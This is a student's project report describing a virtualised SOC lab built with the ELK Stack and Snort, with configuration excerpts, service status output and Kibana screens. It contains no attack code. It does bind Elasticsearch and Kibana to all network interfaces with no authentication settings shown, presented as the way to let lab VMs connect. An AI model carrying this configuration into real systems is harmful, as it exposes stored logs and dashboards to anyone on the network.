

CyberHawk: Real-Time Network Threat Hunter Using ELK & Snort

Name: Uday HN

Registration Number: 240031101841056

College: Rashtriya Raksha University, Gujarat

Course: MSc in Cyber Security and Digital Forensics (2nd Semester)

LinkedIn: [linkedin.com/in/udayhoratti](https://www.linkedin.com/in/udayhoratti)

GitHub: github.com/udayhoratti

MY Project Description

CyberHawk is a fully virtualized SOC environment built using the ELK Stack and Snort IDS to simulate real-time threat detection, monitoring, and log analysis.

To replicate real-world scenarios, intentional attack patterns were executed using crafted malicious PCAP files, successfully triggering Snort alerts via custom rule sets.

Both manual and automated log parsing methods were applied to achieve deep visibility and streamline event correlation in ELK.

The Windows client was used to simulate real-world TTPs (Tactics, Techniques, and Procedures), generating authentic logs for live analysis.

Developed through a trial-and-error approach, the project demonstrates a hands-on, end-to-end SOC implementation with practical threat hunting and response capabilities.

Concept Overview

A **Security Operations Center (SOC)** is a centralized unit within an organization that is responsible for monitoring, detecting, analyzing, and responding to cybersecurity threats in real time.

It combines **people**, **processes**, and **technologies** to ensure the security of information systems through continuous monitoring of logs, alerts, and network traffic.

The SOC team works proactively to prevent security breaches and manages incident response when threats are identified.

Objectives of the Project

The primary objectives of this project are to **simulate real-time threat detection** by integrating the ELK Stack and Snort IDS for efficient intrusion monitoring and alerting. It aims to **replicate diverse attack scenarios** within virtualized environments to evaluate detection accuracy and system response. Additionally, the project focuses on **testing and fine-tuning detection rules** while performing comprehensive log analysis to ensure precise threat identification. Finally, it provides a practical understanding of **SOC workflows and incident response procedures**, enabling hands-on experience in security operations through continuous monitoring and analysis.

Tools and Technologies Used

- **ELK Stack** – Used for centralized log collection, searching, and visualization of security events.
- **Snort IDS** – Deployed for real-time intrusion detection and generating alerts based on network traffic.
- **Ubuntu** – Acts as the host operating system for the ELK Stack and Snort.
- **Windows VM** – Serves as the client machine to generate real-world logs and simulate attack scenarios.
- **Linux Machines** – Additional Linux VMs are used to simulate network endpoints and generate diverse system logs for comprehensive analysis.
- **Winlogbeat** – An agent installed on the Windows VM to collect and forward Windows event logs to ELK.
- **Filebeat** – A lightweight shipper installed on Linux and Windows machines to collect log files from various sources and send them to the ELK Stack for analysis.

Components of a SOC

- Security Information and Event Management (SIEM)
- Threat Intelligence Platform (TIP)
- Incident Response Management
- Forensic Analysis Tools
- User and Entity Behavior Analytics (UEBA)
- Network and Endpoint Security Tools
- Security Orchestration, Automation, and Response (SOAR)

Roles and Responsibilities in a Security Operations Center (SOC)

Roles and Responsibilities in a Security Operations Center (SOC)

1. SOC Manager

Leads the SOC team, oversees incident handling, updates management, manages hiring and training, and ensures compliance with policies and standards.

2. Security Analyst

- *Tier 1:* Monitors alerts, filters false positives, escalates real threats.
- *Tier 2:* Investigates alerts, analyzes incidents, suggests fixes.
- *Tier 3:* Handles advanced threats, performs deep assessments, improves security.

3. Incident Responder

Responds quickly to attacks, minimizes damage, recovers systems, and documents response steps.

4. Threat Hunter

Proactively searches for hidden threats, analyzes security gaps, and creates strategies to stop advanced attacks.

5. Security Engineer

Builds and maintains security tools, configures firewalls and SIEM, and ensures system protection.

6. Compliance Auditor


Ensures SOC follows cybersecurity regulations, performs audits, and helps improve processes.

7. Forensic Investigator

Analyzes digital evidence post-incident, traces attack origins, and supports legal reporting.


The SOC Manager leads the team, manages incidents, and ensures compliance. Security Analysts monitor alerts, investigate threats, and handle advanced attacks across three tiers. Incident Responders act quickly to contain and recover from attacks. Threat Hunters proactively seek hidden threats, while Security Engineers build and maintain protective tools. Compliance Auditors oversee regulations, and Forensic Investigators analyze evidence to support legal actions.

Architecture




ELK Stack

- **Full Form:** ELK stands for **Elasticsearch**, **Logstash**, and **Kibana**.
- **Purpose:** A powerful search and analytics platform.
- **Functionality:** Enables real-time data **searching**, **analysis**, and **visualization**.
- **Use Cases:** Commonly used for **monitoring**, **troubleshooting**, and **securing** IT systems and networks.



Implementation

 kali - VMware Workstation



These virtual machines form the core environment for my project, providing a realistic and controlled setup to achieve accurate and satisfying results. Each VM serves a specific purpose, such as hosting the ELK stack, running Snort IDS, or acting as client systems generating real-world logs. By using multiple VMs, I can simulate a true network environment, allowing effective testing, monitoring, and analysis of security events.

- **Dedicated ELK Host:** Runs Elasticsearch, Logstash, and Kibana for centralized log management and visualization.
- **Snort IDS Server:** Monitors network traffic in real time to detect and alert on intrusions.
- **Windows Client VM:** Generates real-world logs and simulates attack scenarios.
- **Additional Linux VMs:** Act as network endpoints to create diverse system logs and network activity.
- **Agent Installation:** Uses tools like Winlogbeat and Filebeat on VMs to forward logs to the ELK stack.

```

Ubuntu 24.04.2 LTS uday tty1
uday login: uday
Password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat May 10 11:41:07 AM UTC 2025

System load:  1.42           Processes:    250
Usage of /:   67.9% of 9.75GB Users logged in: 0
Memory usage: 48%          IPv4 address for ens33: 192.168.146.142
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

uday@uday:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:b5:e6:b0 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.146.142/24 metric 100 brd 192.168.146.255 scope global dynamic ens33
        valid_lft 1780sec preferred_lft 1780sec
    inet6 fe80::20c:29ff:feb5:e6b0/64 scope link
        valid_lft forever preferred_lft forever
uday@uday:~$ _

```

MY Main ELK Machine [Ubuntu]

- Hosted on a **Ubuntu virtual machine** that acts as the core of the SOC setup.
- Runs all components of the **ELK Stack** – Elasticsearch, Logstash, and Kibana.
- Also includes **Snort IDS** for real-time intrusion detection and alert generation.
- Assigned a **static IP address**, which acts as the **main access point** for all client systems and log-forwarding agents (like Filebeat and Winlogbeat).
- Serves as the **centralized log collection and analysis system**, mimicking real SOC infrastructure.
- Ensures smooth **communication across machines** for collecting, processing, and visualizing logs.

```

#
#bootstrap.memory_lock: true
#
# Make sure that the heap size is set to about half the memory available
# on the system and that the owner of the process is allowed to use this
# limit.
#
# Elasticsearch performs poorly when the system is swapping the memory.
#
# ----- Network -----
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
network.host: 0.0.0.0
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
http.port: 9200
#
# For more information, consult the network module documentation.
#
# ----- Discovery -----
#
# Pass an initial list of hosts to perform discovery when this node is started:
# The default list of hosts is ["127.0.0.1", "[::1]"]
#
#discovery.seed_hosts: ["host1", "host2"]
#
# Bootstrap the cluster using an initial set of master-eligible nodes:
#
#cluster.initial_master_nodes: ["node-1", "node-2"]
#
# For more information, consult the discovery and cluster formation module documentation.
#
# ----- Various -----
#
# Require explicit names when deleting indices:

```

nano /etc/elasticsearch/elasticsearch.yml in this I'm changing the network host and port number

Why set network. Host: 0.0.0.0 and HTTP. Port: 9200 in elasticsearch.yml?

1. network. Host: 0.0.0.0

This means **Elasticsearch will listen on all network interfaces** of your machine (every IP address).

This is useful when **other machines or VMs** (like Windows or Linux clients) need to connect to Elasticsearch.

If you don't set this, Elasticsearch listens only to localhost (only works inside the same machine).

2. http. port: 9200

This is the **HTTP port Elasticsearch uses for REST API and web requests**.

Port 9200 is the **default**, but setting it explicitly ensures it's clear and fixed.

This is the port where other tools (like Kibana, Filebeat, Winlogbeat) send data or connect.

And I kept few installations ready

```
root@uday:/home/uday# curl -X GET "localhost:9200"
{
  "name" : "uday",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "uUd2AwEbSkCmkx-7yIEPlw",
  "version" : {
    "number" : "7.17.28",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "139cb5a961d8de68b8e02c45cc47f5289a3623af",
    "build_date" : "2025-02-20T09:05:31.349013687Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.3",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
root@uday:/home/uday#
```

For my confirmation & verifying the configuration = `curl -X GET "localhost:9200"`

```
root@uday:/home/uday# systemctl status logstash
● logstash.service - logstash
   Loaded: loaded (/etc/systemd/system/logstash.service; enabled; preset: enabled)
   Active: active (running) since Fri 2025-06-06 12:47:00 UTC; 13min ago
     Main PID: 926 (java)
       Tasks: 36 (limit: 4552)
      Memory: 579.5M (peak: 653.7M swap: 25.8M swap peak: 28.0M)
         CPU: 1min 53.393s
    CGroup: /system.slice/logstash.service
            └─926 /usr/share/logstash/jdk/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupancyFraction=75 -XX:+UseCMSInitiat

Jun 06 12:47:59 uday logstash[926]: {
Jun 06 12:47:59 uday logstash[926]:     "@version" => "1",
Jun 06 12:47:59 uday logstash[926]:     "message" => "",
Jun 06 12:47:59 uday logstash[926]:     "host" => "uday",
Jun 06 12:47:59 uday logstash[926]:     "path" => "/mnt/data/access.log",
Jun 06 12:47:59 uday logstash[926]:     "@timestamp" => 2025-06-06T12:47:58.376Z,
Jun 06 12:47:59 uday logstash[926]:     "tags" => [
Jun 06 12:47:59 uday logstash[926]:       [0] "_grokparsefailure"
Jun 06 12:47:59 uday logstash[926]:   ]
Jun 06 12:47:59 uday logstash[926]: }
lines 1-20/20 (END)
```

Logstash is Working normal

```
root@uday:/home/uday# systemctl status kibana
● kibana.service - Kibana
   Loaded: loaded (/etc/systemd/system/kibana.service; enabled; preset: enabled)
   Active: active (running) since Fri 2025-06-06 12:47:00 UTC; 15min ago
     Docs: https://www.elastic.co
     Main PID: 1017 (node)
       Tasks: 11 (limit: 4552)
      Memory: 265.9M (peak: 572.8M swap: 25.0M swap peak: 25.8M)
         CPU: 1min 10.680s
    CGroup: /system.slice/kibana.service
            └─1017 /usr/share/kibana/bin/./node/bin/node /usr/share/kibana/bin/./src/cli/dist --logging.dest=/var/log/kibana/kibana.log --pid.fi

Jun 06 12:47:00 uday systemd[1]: Started kibana.service - Kibana.
Jun 06 12:47:03 uday kibana[1017]: Kibana is currently running with legacy OpenSSL providers enabled! For details and instructions on how to disabl
lines 1-13/13 (END)
```

kibana is Working normal

```
# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and host names are both valid values.
# The default is 'localhost', which usually means remote machines will not be able to connect.
# To allow connections from remote users, set this parameter to a non-loopback address.
server.host: "0.0.0.0"

# Enables you to specify a path to mount Kibana at if you are running behind a proxy.
# Use the 'server.rewriteBasePath' setting to tell Kibana if it should remove the basePath
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
#server.basePath: ""

# Specifies whether Kibana should rewrite requests that are prefixed with
# 'server.basePath' or require that they are rewritten by your reverse proxy.
# This setting was effectively always 'false' before Kibana 6.3 and will
# default to 'true' starting in Kibana 7.0.
#server.rewriteBasePath: false

# Specifies the public URL at which Kibana is available for end users. If
# 'server.basePath' is configured this URL should end with the same basePath.
#server.publicBaseUrl: ""

# The maximum payload size in bytes for incoming server requests.
#server.maxPayload: 1048576

# The Kibana server's name. This is used for display purposes.
#server.name: "your-hostname"

# The URLs of the Elasticsearch instances to use for all your queries.
elasticsearch.hosts: ["http://localhost:9200"]

# Kibana uses an index in Elasticsearch to store saved searches, visualizations and
# dashboards. Kibana creates a new index if the index doesn't already exist.
#kibana.index: ".kibana"

# The default application to load.
#kibana.defaultAppId: "home"
```

A small changes in kibana [nano /etc/kibana/kibana.yml]


Changes:

server. Port: 5601


server. host: "0.0.0.0"

elasticsearch.hosts: ["http://localhost:9200"]

In the kibana.yml configuration file, I set server.port to **5601**, which is the default port where Kibana runs its web dashboard. This allows users to access the Kibana interface by visiting `http://<IP>:5601`. I changed the server.host value to **"0.0.0.0"** so that Kibana is accessible not just from the local Ubuntu machine, but also from other systems on the network like my Windows or Linux VMs. This is essential in a SOC setup where multiple systems need to interact with Kibana. Lastly, I configured elasticsearch.hosts to **["http://localhost:9200"]**, which tells Kibana to connect to the Elasticsearch instance running on the same machine. These changes ensure smooth communication between Kibana and Elasticsearch, while also allowing external access for monitoring and analysis.



successfully launched ELK its working hosting locally with ip & port number 5601



Moving with a sample data provided default for understanding

kibana_sample_data_logs




Time field: 'timestamp' Default

View and edit fields in kibana_sample_data_logs. Field attributes, such as type and searchability, are based on [field mappings](#) in Elasticsearch.

Fields (43) Scripted fields (0) Field filters (0)

Name ↑	Type	Format	Searchable	Aggregatable	Excluded
@timestamp	date		●	●	
_id	_id		●	●	
_index	_index		●	●	
_score					
_source	_source				
_type	_type		●	●	
agent	text		●		
geo.dest	geo_point		●	●	

Kibana sample data added



4 hits

 Chart options



_type	_doc
@timestamp	Jun 6, 2025 @ 18:37:45.046
agent	Mozilla/5.0 (X11; Linux x86_64; rv:6.0a1) Gecko/20110421 Firefox/6.0a1
bytes	5,782
clientip	109.157.83.197
event.dataset	sample_web_logs
extension	rpm
geo.coordinates	{ "coordinates": [-75.59642667, 39.21837556] }

Extended to see detailed detail off a event

New visualization

types at any time. *Recommended for most users.*



TSVB

Perform advanced analysis of your time series data.



Custom visualization

Use Vega to create new types of visualizations. *Requires knowledge of Vega syntax.*



Aggregation based

Use our classic visualize library to create charts based on aggregations.

[Explore options](#) →

Tools



Text

Add text and images to your dashboard.




Controls

Add dropdown menus and range sliders to your dashboard.

Want to learn more? [Read documentation](#)

New visualization easy understanding




There it shows in **visualization manner**

Log Sources and Deploying Agents

- Operating Systems
- Network Devices
- Security Devices
- Applications and Servers

Operating System

